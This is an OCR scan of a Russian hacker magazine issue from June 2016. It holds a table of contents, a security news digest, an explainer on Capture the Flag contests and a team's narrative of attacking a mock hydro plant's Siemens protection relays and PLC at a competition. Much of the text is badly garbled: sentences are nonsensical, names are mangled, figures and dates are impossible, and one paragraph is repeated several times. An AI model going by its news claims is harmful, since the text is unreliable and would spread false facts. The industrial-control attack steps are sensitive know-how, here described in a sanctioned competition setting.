ХАКЕР

№209

ИЮНЬ 2016

Cover Story

CAPTURE THE FLAG

Как взлом стал спортивным состязанием

Бэкапы Android: как работают, как взломать

Делаем SQLi в почтовый апп от Mail.Ru

Скрываемся от мирового правительства с Whonix :)

июнь 2016
№ 209

CONTENT

MEGANEWS
Всё новое за последний месяц

Capture the Flag
Как взлом стал спортивным состязанием

Гонки с тенями
Интервью с главным безопасником QIWI Кириллом «isox» Ермаковым

Как дела у динозавров?
Тестируем любимые старые программы в современных условиях

WWW2
Интересные веб-сервисы

Чем Google Instant Apps грозят интернету
Колонка Андрея Письменного

Глубокий интеллект
Как зародились нейросети и почему они изменят всё

Карманный софт
Выпуск #20. Новинки Google

10 причин получить права root
Когда и кому это действительно нужно

Backups for fun and profit
Разбираемся с механизмами бэкапа Android и достаем из них данные

Когда не нужен root
Расширяем функциональность Android, не имея прав суперпользователя

Дайджест новостей за месяц
Android N DP2, самый маленький смартфон в мире и самый дешевый ноутбук

Android N и борьба за безопасность
Колонка Евгения Зобнина

Easy Hack
Хакерские секреты простых вещей

Обзор эксплоитов
Анализ новых уязвимостей

Vulners – Гугл для хакера
Как устроен лучший поисковик по уязвимостям и как им пользоваться

Инжект для робота
Вскрываем почтовое приложение от Mail.Ru для Android

Погружение в крипту. Часть IV. Современные зарубежные шифры
3DES, AES, Blowfish, IDEA и Threefish

X-TOOLS
Софт для взлома и анализа безопасности

Marcher: полная анатомия угрозы
Прослеживаем весь цикл хакерской атаки на пользователей е-банкинга

Тест бесплатных антивирусов, часть 3
Проверяем боем Clam Sentinel, FortiClient, Tencent и NANO Антивирус

Твой первый интернет вещей, часть 2
Завершение проекта: воспаряем к облакам

Multi-OS Engine Technology
Кросс-платформенные приложения от Intel: ожидания и реальность

Раздаем задачи по сервисам
Многопоточная разработка для Android, часть 2

Модули для троянов и не только
Пишем приложения с поддержкой плагинов для Android. Часть 2

Задачи на собеседованиях
Ответы на задачи от компании ABBYY и награждение победителя

Приручаем терминал
Как магия консоли позволяет сделать data engineering проще. Часть 2

Виртуальные анонимы
Знакомимся с анонимизирующей операционкой Whonix

Накатываем ось
Разбираемся с сервером установки Cobbler

Wine наоборот
Windows Subsystem for Linux как оно есть

Работа, работа, перейди на Puppet
История использования Puppet + Foreman

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

Ирина Шелест-Лефордж
ivshelest@kaspersky.ru

Май 2016-го был удивительно насыщен столкновениями хакеров, пентестеров, ИБ-исследователей и просто IT-активистов с действиями властей. Мы надеемся, что это не перешедшая новой тенденцией, и публикуем для тебя подборку этих майских эпизодов — как смешных, так и серьезных.

КАК ВЗЛОМАЛИ TELEGRAM

В начале марта сообщили о большом конфликте между ФСБ, Telegram и АТС: двое организаторов пиратства пожаловались, что их аккаунты в Telegram были взломаны, а сообщения с ними стали рассылаться дерадаратурам. Сообщалось, что в ходе этого нападения получили доступ к переписке. Как рассказал в своем Twitter-аккаунте Павел Дуров, Telegram, Олег Кохтенко, собрали развитие сотрудниками обоих:

- В 2.25 ночи сервер технологической безопасности МТС отключает мне серверы доставки SMS-сообщений
- Через 15 минут в 3.00 по с. с. Или начало по Ирадиу 162.247.72.27 (это один из серверов ирониаМедиа.Тро) отправляет в Telegram запрос на изменение пароля для номера +79853700000.
- Мне было отправлено SMS с кодом, которое должно использовать для меня сложности.
- В 3.08 ирониаМедиа вводит код авторизации и получает доступ к моему аккаунту. Telegram присылает мне автоматическое уведомление об этом которое я получаю на сервере Telegram.
- В 3.12 ирониаМедиа обращает с того же IP-адреса (т. е. через ту же сессию Тот) возможность в Telegram.
- В 4.55 новая технологической безопасности МТС вновь включает мне серверы доставки SMS.
- Причину отключения и включения сервера МТС мне назвать отказалось, предложив написать в техподдержку.

Главный вопрос в том, каким образом неизвестные получили доступ к ящику, который Telegram использует для SMS, не их доставкой. Скорее всего, дело в подмене номера (или серверов МТС сервера СОРМ или например через создание ложной телефонной АТС (например, по звонку на номер/ответ/ошибка другим).

Спустя Telegram мобильности подключились к расследованию вплоть. Они отключили Telegram мне и другим другим клиентам, которые сообщили Дурову в клиентскому. Эту Москвы» первоначально всех вину на сотовой оператора, обвинив, что «мобильные были отключены по требованию ФСБ».

Суда по всему, специалисты РФ решили начать давить на оператора связи, чтобы та стали осуществить перехват авторизационного SMS-кода. Обычно такие встречаются только в рамках расследований серьезных преступлений — терроризм, сексуальное насилие, и, конечно, угрозы государственной безопасности. Но в случае с Telegram — ситуация, которая, по-видимому, не подпадает под эти определения.

Рекомендация для пострадавших пользователей стран-к уже опубликовал: такие будут делать массовую Telegram рассылку по России с советом всем жаждущим доступ русской пользователям включить двухфакторную авторизацию: так как операторы связи РФ как авторитарно-менталитетом.

78% САЙТОВ НА БАЗЕ WORDPRESS ПОДВЕРГАЛИСЬ ЗАРАЖЕНИЮ В ПЕРВОМ КВАРТАЛЕ 2016 ГОДА

Исследователи компании Sucuri представили отчет за первый квартал 2016 года, рассказывающий о распространении и угрозах для интернет-ресурсов CMS. Наиболее популярной оказалась платформа WordPress, Joomla, Drupal и Magento. Выяснилось, что чуть всего приходится уязвимости на WordPress.

Из более 11 тысяч изученных зараженных сайтов **75%** работают на WordPress

56% сайтов на WordPress используют устаревшие версии CMS

Распределение ПО установленных на **85%** сайтов под управлением Joomla, **67%** сайтов на Drupal и **81%** сайтов на Magento

Чаще всего вирусы атакуют сайты на **WORDPRESS, JOOMLA , MAGENTO**

В целом в первом квартале 2016 года конкурентам подвергались **78%** сайтов на WordPress, **15%** — на Joomla (1 650 рекламы)

25% всех из WordPress сказывались у клиентских (при показе Backdoor, Gravity Forms и TwitTwitter)

Среднее статистика по скомпрометированным в первом квартале 2016 года ресурсам

ПРОТИВ СИСТЕМЫ

Тринадцатилетний исследователь Ян из Финляндии обнаружил серьезный баг в Instagram. Представителям Facebook решили зарплату иной ошибки, позволяющей получать доступ к данным 10 тысяч аккаунтов, о чем тут же написал своему боссу. Ян рассказал журналистам, как проверил проблему на специальностях тестовых аккаунтов, подключенных, чтобы не стереть собственные данные. Ему выплатили 10 тысяч долларов.

В США сопровождателей основателя Liberty Reserve Артур Будовского приговорили к двенадцати годам Напомним, что Liberty Reserve была централизованной анонимной платежной системой, которая позволяла хранить и выводить деньги в виде «виртуальных единиц» в любой валюте. Из-за этого она превратилась в популярный метод отмывания незаконных доходов и всего остального, что подпадает под уголовную статьи. Основатели компании были осуждены финансовой службой.

Ученые-криптографы обратили внимание властей к своей работе — они хотят ввести в исследование протокол TETRA — по мнению, тут «скажет об этом. Для подготовки исследования Дена Орнета, когда он получил доступ к спецификации, потребовался по различным каналам. Зато когда Дена опубликовал результаты своих изысканий в свободном доступе, правоохранительные органы тут же выразили свою тревогу: нет множество обращаются (разное, первая данных, подделка документов), изыскать компании и пригласили к 15 месяцам сроком. Ресурсы пошли прочь. Дена.

К исследователям Джастину Шафферу из США ранним майским утром от группы Ghost досрочно возложили ответственность за атаки DDoS Эти атаки получили внимание по поводу, сообщая о проблеме на FTP-сервере компании Ghost. Шаффер, в ответ на предложение сотрудничества, ответил, что ему нужно. Компания решила отдать предпочтение исследователю за найденную уязвимость, а не за атаки DDoS. Шаффер получил 1 000 долларов вознаграждения и предложение работать в компании — Microsoft выдала в фирме, что «нанял на постоянную Earlybird» два месяца спустя.

В Шведии сформировали, при поддержке местных властей, планомерно «вытащат» рыжих. Эуген Арлин, владелец сайта Underbrister.se, создавшего запрещенные данные нет каждого перехода рубитров и фильмов, уже при года подвергается крупномасштабным преследованиям полицейских служб. Власть, вы, вероятно, не знаете, что рыжие — это не «вещество» или нечеловеческие люди, однако даже дарвин получил изучения, а Арлин вы расскажем. Причем, сначала полицейские изучали переписку и этот обнаружили выдержки несколько фальшивых фильмов, вокруг которых сексом гарантированно выступать дело, а «настоящие» на нашем Эугена фильм-сайт.

«Раньше продажа ученых данных была покрыта завесой тайны. Сегодня это обычный товар. Данные пользователей LinkedIn выставлены на продажу на Tumblr, но в даркнете, на таких продаются регионы, подобный ежемесячно, которые по подписке продают доступ к данным. Ученые данные попадают в зоны, на которой каждый день, из-за чего в сущности уже выросла сила инициатив в Пастору».

Тоня Бич, основатель ежегодного клуба Hive WordPress.

ОТКРЫТИЯ МЕСЯЦА

Корпорация IBM и мая открыла бесплатный публичный доступ к построенному ей универсальному квантовому компьютеру — суперкомпьютер, предназначенный с квантовым алгоритмом. Сначала, что уникальным квантовым компьютером всего позволит решать задачи, которые не под силу обычным компьютерам, — например, разложение чисел на простые множители. Ученые пока не могут конструктивно сделать сложные с открытыми числами. Конечно, устройство пока не хватает мощности, чтобы взламывать криптоалгоритмы, но в IBM обещают, что сделают это в ближайшем десятилетии.

Pornhub объявил о запуске собственной программы bug bounty Порнхаб — крупнейшая порнографическая компания в мире, по данным Alexa. Официальная программа называется HackerOne и предоставляет вознаграждение. Pornhub оказался в интересной ситуации: с одной стороны, сексом с аналогичными начинающими пользователями (Dor. Тут и сдает Пастору.


Компания Facebook и мая обнародовала исходный коды платформы Capture the Flag Ее использовали Facebook, Cloudflare, Cryptomathic и другие CTF — любители могут хакерам часть всех конференций и форумов, посвященных информационной безопасности. Таким конкурсы дают возможность оттачивать свои умения в области взлома, но отвлекать потом сесть за это чужие уязвимости нет и ничего. Подробнее, Facebook, Cloudflare и Cryptomathic, включают коды, что нужно для проведения конкурсов с использованием Capture the Flag — и отныне любая компания может использовать эти коды для проведения своих конкурсов.

В России запущена первая биржа для продаж указанностей программ, специфичных и шпионских компьютеров — сообщается, что первой биржей, бывшей сотрудник Роскомнадзора в Андрей Шаповов разработал Kaspersky, что рынок он работал в фиксированных и в управлении финансовых расследований Роскомнадзора, где специализировался на раз раз на расследовании компьютерных преступлений. Помимо Шаповова, в компании проекта входят бывшие хакеры и специалисты по информационной безопасности.

САМЫЕ АКТИВНЫЕ ХАКТИВИСТЫ 2016 ГОДА

Исследователи компании SurfWatch Labs, которая занимается сбором и анализом информации о хакерах, сделали свой собственный рейтинг самых активных хактивистов среди сообществ 2016 года. Таким экспертам, кажется, нашли группы были более активны в отдельной теории, выяснилось, что в основном сообщества, которые в 2015 году. Анонимы исследователи Anonymous, которые в 2015 году, в 2016 году. Анонимы исследователи Anonymous поддержали новые Anonymous поддержали активист поддержку клиента New World Hacking и Ghost Squad Hacker.

Топ-пять группы хактивистов в 2016 году



Самые значимые операции Anonymous в 2016 году

MEGA NEWS

Февраль 2016 • Выпуск 2
www.kaspersky.ru/blog/mega

ФАКАПЫ МЕСЯЦА

Эксперт Google Тейлас Ормандж со смехом рассказал, что обнаружил проблемы с безопасностью в умных вещах. Умная техника для дома часто оказывается весьма опасной. В прошлом году исследователи показали в видеокурсах и электронных замках уязвимости, через которые злоумышленники могут открыть замок и войти внутрь. В мае этого года стало известно, что фирма Fitbit признала возможность получить конфиденциальные данные с следящих сетей. Разработчики из Fitbit уже выпустили обновления, которое все вопросы снимает автоматически.

Хакер, взломщик под псевдонимом BVM, от скуки взломал Reddit. Из-за ошибки в коде сервера Reddit хакер получил доступ к серверам сервиса, включая полномочия root, «главного» и «администратора». Сам BVM говорит, что «сделал он своего», но ничего плохого не натворил. По данным компании, он утверждает, что причиной стала скука и «недостаточная безопасность Reddit». Впоследствии специалисты Google нашли аналогичную ошибку в коде сервера для этих же целей. Разработчики из Reddit уже выпустили обновление, которое все вопросы снимает автоматически.

Гонщики Bitfinexed в мае сообщили об обнаружении крупного ботнета под названием Million-Machine. Название не врет: общая сумма ущерба лишь действительно оказалась почти миллион. Бонет, впрочем, безопасно для пользователя, это умная сеть, которая ищет для своих хозяев выгодные биржевые торги. Проблема в основе ботнета, использовала заражение через «Ядерный эксплойт» (Nuclear Exploit) и «Ядерный пакет» (Nuclear Pack). Специалисты KMSpico и Shadow Staff. Поэтому на компьютер жертвы, она добавлена себе в список автозапуска в реестре, скачивала все последние из основных версий прокси-сервера 9090 и перенаправила клиентов по ресурсам, доходы от которых уже приносили.

В Японии вновь случился 15-минутный перебой в работе сервисов, что около ста человек за три часа покатили 12,7 миллиона долларов. Из банкоматов и кассовых рамах профессиональ страны. Японская полиция пишет, что эта серия атак была работой скоординированной международной преступной группы, которая действовала примерно с прошлого года. Обращайтесь в ФСБ! Банкоматы. Для снятия денег мошенники использовали клоны чужих карт. Банкоматы могут в основном карты юнионфармацевт Tokyo Standard Bank.

Камеруншу Эрин Дэйнс Симу нагнали на два миллиона долларов за неумелое выдавливание вымогателям кислоты Ацид. В 2011 году группа русских фанатов стала атаковать сервер Minecraft, которой использует во всем мире для получения фотографий, видеоматериалов и пространственных изображений. Камеруншу, которая незаконным почти три года, уплыла «кислоты» и использовала для бизнеса и шантажа. Ее бизнес-партнер он летал сам, а потом перепродал за бесценок. В 2014 году камеруншу с фальшивыми паспортами арестовали в Пуэрто, после кого его преступления и стало известно.

ЗАКОНОТВОРЧЕСТВО В РУНЕТЕ

Координационный центр национального домена сети интернет (КЦ) на основании заявления клиентов, разработчиков в доказательном порядке домены в зонах .ru и .рф. Напомним, что по же самое могут делать Угрозы «К» МВД и Генпрокуратуры. Они напоминают такие регистратору до меночного имени, и тот может разделегировать домен, если он этого не сделает: «Ваш домен нарушает такие-то и такие-то правила». Ранее такие требования были лишь неформальными организациями, которые заключали соглашения с КЦ. «Лаборатория Касперского», Group-IB, Российская ассоциация организаций «Центр интернет-технологий» (РОЦИТ) и НП «Гета безопасности» (Гетабезопасность).

Правительство Российской Федерации предложило ввести «Информационное общество» которое касается защиты российской интернет-инфраструктуры. Плюс Правительство выбирает Совет и 2020 году 90% российского интернет-трафика должно передаваться внутри страны, то есть РФ будет отключена от всемирной паутины. Ограничение трафика в России с 2014 года этот показатель равнялся нулю, сроки выглядят очень сжатыми. Правда, доменов не хватает, что чрезвычайно сложно выполнить под «критической инфраструктурой».

Представители Роскомнадзора и крупнейшие интернет-компании идут разработки национальной криптовалюты РФ с представителями Binex, Minfinest и ЦБ. Сотрудники Роскомнадзора Ирина Рудницкая вместе в ведении трех уже определились, российская криптовалюта не должна быть безопасной (и) и быстрой, а «надежной», чьё деятельность, скорее всего, будет лицензировано, обмениваться рубли или иначе валюту на криптовалюту можно будет только через специальные учреждения, обменники по регулированию правительства, а значить, профессионалы будут должны обязательно идентифицировать. Сроки разработки неизвестны. Ирина Рудницкая Роскомнадзор, Национальный обсерватории, и наличие такие обсуждения, что оставляет ещё меньше сомнений в реалистичности национальной криптовалюты.

ЦИФРЫ И ФАКТЫ

Журналисты Torrent Freak решили посчитать, сколько The Pirate Bay зарабатывает на «пайных» пожертвованиях. В 2013 году правообладатели в Нидерландах и Бельгии добились блокировки сайта, который «В этом платежке не участвует он сайт Бана или центральной орган власти, и следовательно, конфисковать бельгийскому правительство — пуская пирамиды» тем RIAA. Как оказалось, за последний год фрейлиной воспользовались всего 250 человек, суммарно перелетав примерно 8,21 BTC (примерно 3000 долларов по текущему курсу, или 9,24 доллара в сутки). Интересно, получается на RIAA на эти огромные сумме.

Корпорация Microsoft опубликовала отчет о вредоносном программном обеспечении и другом нежелательном ПО, «обращающемся» в второй половине 2015 года. Росли удостоилась особого упоминания среди в «нежелательных» ПО. Рекламной Microsoft, в каждой стране очень разные рекламные объявления (кроме только в Китае) и сильно отвращает от вредоносного софта, которая «Ваш компьютер заражен вирусом, нажмите сюда, чтобы удалить вирус». Также Россия делает в порядке сорока стран, где распространяется «рекламный софт», чаще вредоносные объекты.

Информационный интернет-гигант Google в прошлом году выплатил почти по пластинчатой компенсацией. Он нам обосрался подарок — Глава в поисковом гигантище ключ сорока, с «вместе» возможности любые современные «пластинчатые». Экспертны NST Internet, что принимать медицинский рынок, инанк Брат сорока: «Мы сотрудничаем с Google, чтобы взламывать любые современные пластинчатые с открытым ключом, потому что в Google Chrome 53 и Firefox 49 — Про такие уязвимости NST и 2000 года» или для получения RSA с ключом длиной 2000 бит будет занимать почтовый ящик.

В мае Международный консорциум журналистов расследований (ICIJ) опубликовал интерактивную базу данных «Панамского архива» которая содержит подробную информацию почти на 214 тысяч офшорных. Была сопровождается интерактивным поисковым полем подсказок, «заостряющим» на фрагмент. Использовать в поисковом поле можно, например, «Путин» (поиск по названиям компаний, именам людей, адресам, странам и кораблям — все базы порядке работает) или «Ротенберг» (поиск по именам). Также можно комментим или лично связаны с другими. Также ICIJ предлагает всем желающим сопоставлять данные, которые сначала нужно перевести в «цифровой вид».

Продолжает появляться новые подробности о массовой обливе на подарочки в дарвите, которую ФБР провела в 2015 году Более сотни нарядовых новые судебные материалы, обвиняющие, как ФБР здалось до Дальнего до не нарушает ограничения Дарвиш. Судя по всему, начинающий в себе адекватности Пауэл стал сам. Он заходил на сервер, а такие отчаянно чаще услуг заблокировал «спасибо» сервера через PayPal наличными со сервера, отгрузившего И. Эрвиса, не использов. Это. Этого сказалось достаточно.

Издание Internet, уже сообщавшее о самодельных прежевом Wikileaks, начало публикацию секретных документов, полученных по запросу Сноудена. Первая партия сумма сообщает, что в ней вошло 166 документов, датированных 2003 годом. Среди фрамс можно найти как сверхсекретные отчеты о программах слежения AirIs, так и фотоснимки дыр в поясах сотрудников ведомства. Фотаны можно читать, прямо на сайте либо скачать целиком архивом. Каждый документ сопровождается сколем ин-пояснения его содержания.

У фрилансеры ведомств США настоящая беда с IT-инфраструктурой. Счетная палата США опубликовала отчет, из которого выяснилось, что ведомствам приходится тратить почти половину своего на эксплуатацию оборудования, что устаревшим системе порядка 75% IT-ресурса (61 миллиард долларов в 2015 году). Ситуация, по мнению авторов отчета, «ставит под угрозу национальную безопасность». Минюст США использует в работе почти 5000 серверов, 1000 сетевых коммутаторов и 1000 маршрутизаторов. Сотрудники ЦБ работают на Windows Server 2003, а каждый аналогичен мобильным ноутбукам с процессорами Intel Core 2 Duo. Ситуация с самодельными дисками. Вот же ностальгия, «забыл — не пропади».

ТРОЯНЫ-ВЫМОГАТЕЛИ СТАНОВЯТСЯ НАСТОЯЩИМ БЕДСТВИЕМ

В этом месяце сразу два крупнейшей атакевте знаменитый проект крипто-вымогателей, который стоит целой кучи из сотенных купюр в последних кроме. Так, исследователи компании «Лаборатория Касперского» обнаружили в ходе мониторинга ботнетов, которые заражены 158,87% на месяц. Представим свой отчет «Лаборатории Касперского», сообщив, что в первом полугодии этого года пострадавшие атаке на 34 90% роботов в сравнении 2015 аналогичного прошлого-аналогичного. При этом апрель 2020 расплодился на США и Канаде вывелись, что между ними 15 из роботов нет в выжившем ПО.

Аналитики ESET Ибоскаким сажу, на которой хорошо видно пропуст выжиглой, начиная с 2013 года:


На диаграмме видно, что в конце марта 2016 года «Лаборатория Касперского» содержится 2900 новых кодов шифрующих троянцев-вымогателей.

В начале марта 2016 года «Лаборатория Касперского» обнаружила 2900 новых кодов шифрующих Т. 5 новых ботнета шифровальщиков.

Самыми распространенными ботнетами стали:

TESLACRYPT (18.42%) CTB-LOCKER (13.49%) CRYPTOWALL/CRYPTODEF (3.41%)

Эти ботнеты ответственны почти за половину всех атак троянцев-вымогателей. В первом квартале 2016 года на долю трояна-вымогателя TESLACRYPT приходится почти 37% всех атак. Ботнет, что первым «пробрался» в большинство стран, что бывает 15 из роботов нет в выжившем ПО.



43% использователей в США и Канаде не знает, что такое трояны-вымогатели.

9% организаций в США и Канаде не знают, что такое шифрующие вымогатели и защитить

15% заверяющих в 17% компаний считают, что трояны можно «победить», выплаив бабки тем 15 из роботов или выключив мобильные устройства.

46% опрошенных признали, что не знают, что делать в случае заражения.

Зачастую, знает только 24% опрошенных, и 53% опасаются не хотят отправлять деньги злоумышленникам.

84% респондентов утверждают, что регулярно делают резервные копии своих файлов.

CAPTURE THE FLAG

КАК ВЗЛОМ СТАЛ СПОРТИВНЫМ СОСТЯЗАНИЕМ

Аркадий Летаевский
aka Brisk
Занимается ИБ с середины 1990-х, в 2000-м основал компанию Positive Technologies, с 2010 по 2013 руководил Positive Research и Positive Education.

Capture the Flag (CTF) — это игра, в которой участники пытаются захватить флаг противников и защитить свой. Популярной ее сделали командные шутеры вроде Quake и Team Fortress, но в последнее время в каждом уважающем себя спецназовском CTF на информационную безопасность. Что, как выглядит реальный, и пойдет речь в этой статье.

Хакерской CTF есть и поединок на правилах классического Capture the Flag, однако с главным отличием — сильным уклоном в ИБ. Сейчас CTF в контексте информационной безопасности может означать даже соревнование, которое адаптит от обычного задания Jeopardy. Мосаичные эксперименты с стеганографией и мелкими проведениями приевели к появлению массы типов и разновидностей CTF. Вот основные из них.

CTF на Defcon 2014

ATTACK-DEFENCE

Этот вид, CTF считается классическим, поскольку использует правила Capture the Flag в чистом виде. Организаторы выдают каждому из участников образ («ящик») — наш сервер это виртуалка, но может быть любой, сервер или даже домашний доступ к нему по. Там развернута система, в ней — несколько сервисов, которые написаны на разных языках программирования. Уязвимости есть на том, чтобы в ним имелись множественные уязвимости, хотя встречаются и «классические» — с самым высокими правами на вектора. В этом случае на каждый из частных случаев, когда доступ организации, например, у DEF CON, образовательно большинство сдавливается, а соответственно, и уязвимости в системе — тоже. Основная идея CTF — искать уязвимости в своей системе и атаковать чужие, при этом не ломать свои и обрабатывать. Так.

Есть все сервисы и должны быть написаны на разных языках, кое-что даже написано у нас, и каждый может получить доступ ящиков. Например, это может быть веб-сервер, написанный на Python с использованием Flask или Bottle, либо соответственно веб-бинарный выйти (начальную ИБ исходников), которой слушает какой-нибудь порт и выполняет определенные действия. Кстати, все, что можно прейти на нуждается в определенном.

Иногда даже приходится писать свои серверы с нуля — это отличается от классической задачи, но в чем плюс такого встречается. В этом случае на каждой-то порт слушается определенная пакеты, в участники должны написать обработчик для них.

Как три аналогичных случая, что тот или иной сервер взломан? В этом не подскажешь. Обычно — «Мы обнаружили, что сервер требует перезагрузки» — подобные тоже, которой приемлемо сервис по назначению. Каждый раз бот каким-то способом для каждого сервиса обязан отправить на него «ночную сверстную информацию». Эта информация и является флагом. На следующий раз бот приходит и проверяет, доступен ли предыдущий флаг и верен ли он, а затем ставит новый. Организаторы таким образом узнают, что сервис работает корректно. Предположительно, в качестве флагов описываются в реальном и могут выражаться от игры к игре.

Все хорошо, но что, как действует бот. Представь, что есть сервер, который имитирует работу почтового сервера. Бот подключается, регистрирует новый почтовый ящик и свой собственный сообщение, и «отсылает» сообщение флаг. На следующий раунд бот заходит под ранее зарегистрированным ящиком и читает флаг, отправленный в предыдущем раунде. Если флаг соответствует, которой сохраняется у него в базе, то бот считает, что сервис работает верно. Плюс бот еще и пытается эксплуатировать уязвимо: запись в каждого и могут выражаться от игры к игре.

Все хорошо, но что, как действует бот. Представь, что есть сервер, который имитирует работу почтового сервера. Бот подключается, регистрирует новый почтовый ящик и свой собственный сообщение, и «отсылает» сообщение флаг. На следующий раунд бот заходит под ранее зарегистрированным ящиком и читает флаг, отправленный в предыдущем раунде. Если флаг соответствует, которой сохраняется у него в базе, то бот считает, что сервис работает верно. Плюс бот еще и пытается эксплуатировать уязвимо: запись в каждого и могут выражаться от игры к игре.

Кстати, что, как действует бот. Представь, что есть сервер, который имитирует работу почтового сервера. Бот подключается, регистрирует новый почтовый ящик и свой собственный сообщение, и «отсылает» сообщение флаг. На следующий раунд бот заходит под ранее зарегистрированным ящиком и читает флаг, отправленный в предыдущем раунде. Если флаг соответствует, которой сохраняется у него в базе, то бот считает, что сервис работает верно. Плюс бот еще и пытается эксплуатировать уязвимо: запись в каждого и могут выражаться от игры к игре.

Кстати, что, как действует бот. Представь, что есть сервер, которой

← Предыдущая статья

CAPTURE THE FLAG


КАК ВЗЛОМ СТАЛ СПОРТИВНЫМ СОСТЯЗАНИЕМ

Команда отличается по внешней и внутренней мотивации участия в соревнованиях «CityF: противостояние», проходящем в рамках Positive Hack Days 2016

CityF: взлом ГЭС глазами хакера

Прошли недели с окончания конференции Positive Hack Days 2016. Ты, наверное, уже видел статьи и заметки в блогах о том, как доблестные защитники не дали хакерам получить контроль над городом в состязании под названием «CityF: противостояние». Поэтому расскажу, как команда Evil Dwarfs, состоящая из трех человек, несколько раз таки провела влажную уборку макета населенного пункта.


Первый день соревнований почти у всех команд закончился безрезультатно, так как были проблемы с доступом к сервисам. Например, иногда доступа не было вовсе. Поэтому на внутрикомандном совещании решили принести на следующий день роутер — подробнее о нем в конце заметки.



Стоит отметить некоторые весьма «интересные» шаги команды защиты для обеспечения безопасности серверов. Например, блокирование POST-запросов и использование белого списка для URL. В результате атакующие не могли ни использовать уязвимые параметры в POST-запросах, ни брутить пароли для интерфейса администратора. К нашему сожалению, после таких мер, проблемы с доступом возникли и у администраторов сервисов :). В итоге организаторам соревнований пришлось вмешаться, и они смогли убедить защитников использовать менее «эффективные» методы.

Второй день начался с открытия доступа к игровым стендам. Обнаружив контроллеры релейной защиты и автоматики SIPROTEC4 фирмы Siemens, мы при помощи команд MMS (стандарт МЭК61850) проанализировали структуру каждого устройства. Нашлось несколько устройств в составе магистральной подстанции, которые управляли коммутационными аппаратами. Мы сопоставили полученную информацию со схемой стенда (она была изображена на самом стенде) и нашли соответствие между контроллерами управления и коммутаторами. Используя стандартный клиент MMS, мы стали отправлять управляющие команды. Это привело сразу к нескольким авариям:


1. отключение понижающего трансформатора привело к потере электропитания городской подстанцией и соответственно обесточиванию города;
2. включение заземляющего ножа шин 500 кВ под напряжением, то есть замыкание на землю работающих шин. От этого выгорело несколько элементов подстанции;
3. отключение работающего генератора ГЭС от электросети, что потребовало резкого экстренного его останова.



Внутренняя структура контроллера SIPROTEC4


Таким образом, мы смогли помыть город первый раз. Собственно, этот момент и был зафиксирован многими участниками соревнования в своих блогах. Далее нами был обнаружен ПЛК S7-1500 фирмы Siemens, у которого оказался поднятым веб-сервис. Зная, что в веб-интерфейсе присутствует возможность управления тегами на контроллере, мы незамедлительно приступили к подбору пароля. Это, увы, ничего нам не дало, так как интерфейса управления тегами не было.

Пришлось ломать сам контроллер. Вдоволь наигравшись с протоколами, мы скачали серверное ПО под название Tia Portal. Для корректной работы в нем необходимо создать правильную конфигурацию. Когда SCADA атакует удаленно, с этим могут быть связаны проблемы. В нашем же случае достаточно было подойти к стенду и подсмотреть макет контроллера.




Выдача команды управления

На ПЛК находится программа, которая управляет работой окружающих его устройств. То есть, получив контроль над ним, ты получаешь контроль над ГЭС. Но когда мы подключились к ПЛК, механизм аутентификации помешал нам сделать что-либо кроме запуска или остановки программы. Впрочем, и это уже неплохо: мы остановили программу в тот момент, когда на ГЭС были открыты заслонки для сброса лишней воды. Само собой, они не закрылись после сброса необходимого количества воды, и мы помыли город еще раз.




Веб-интерфейс администратора ПЛК



ПЛК

На этом этапе стали появляться другие команды хакеров, которые добрались до ПЛК. Поэтому после подбора пароля мы не просто заменили пароль на свой, но и выставили самые сексуарные настройки, которые не позволяли делать с ПЛК что-то плохое.

Мы получили полный доступ к контроллеру — можно выдыхать и порасхирить мозгами. Первая появившаяся у нас мысль — написать программу, в которой всем тегам присваивается единичка, и загрузить ее на ПЛК. Но мы решили этого не делать и за два часа до окончания соревнований обратились за помощью к тем людям, что создали эти стенды. Мы хотели не устраивать в городе полный хаос, а культурно провести еще одну влажную уборку. В результате была написана программа, которая открывала все заслонки для сброса воды.



Программа, контролирующая ГЭС

Здесь уже эпического потопа не получилось, так как много воды было израсходовано в прошлые разы. Нам пришлось довольствоваться небольшим ручейком. Тем не менее наша команда получила полный контроль над ГЭС, и, как можно судить по публикациям, это осталось незамеченным.

Никто не обратил внимания и на наш «телес»-роутер, который мы на второй день установили в сеть со стендами. Его не обнаружили даже несмотря на то, что мы сканировали сеть, перехватывали и подменяли трафик.

В итоге нашей команде очень понравились соревнования в этом году, даже несмотря на безрезультатный первый день. Мы выражаем благодарность организаторам, а также тем, кто занимался сопровождением стендов. Особенно Илье Карпову и Максиму Никандрову. Респект! А с вами были Лёша, Дима и Боря. До новых встреч! ⌶

→

С ТЕНЯМИ

ИНТЕРВЬЮ: С.СЕЗОНОВ
КИРИЛЛОВ ЕРМАКОВЫХ

Есть мнение, что безбрежные ОБО — скучные вещи. Но это мнение, пересмотрев работы дизайнер, бесконечно уставшего бороться с ошибки заниматься всякой ерундой. Поэтому мы решили пообщаться с ним. Сегодня нашего Читателя Кирилл Ермаков — из известных топовый Bar Kamp. Кирилл и его коллеги — ребята, которые не боятся ставить на кон свои имена, и не боятся рассказать о своей работе, о боях, об ограничениях и скрытых в ПО багах. Итак, знакомьтесь — Кирилл «Бэн» Ермаков, главный безопасник ОЯВ!

Кирилл «Бэн» Ермаков

Факты:

- Специалист, тип: white hat
- Может найти дыр технеделю в ядерном реакторе
- Любимый язык:
  - C/C++
  - Sublime Text 2
  - Python
  - Lua 5.1
  - Emacs
  - Игра основная: Bioware
  - Любимая игра:
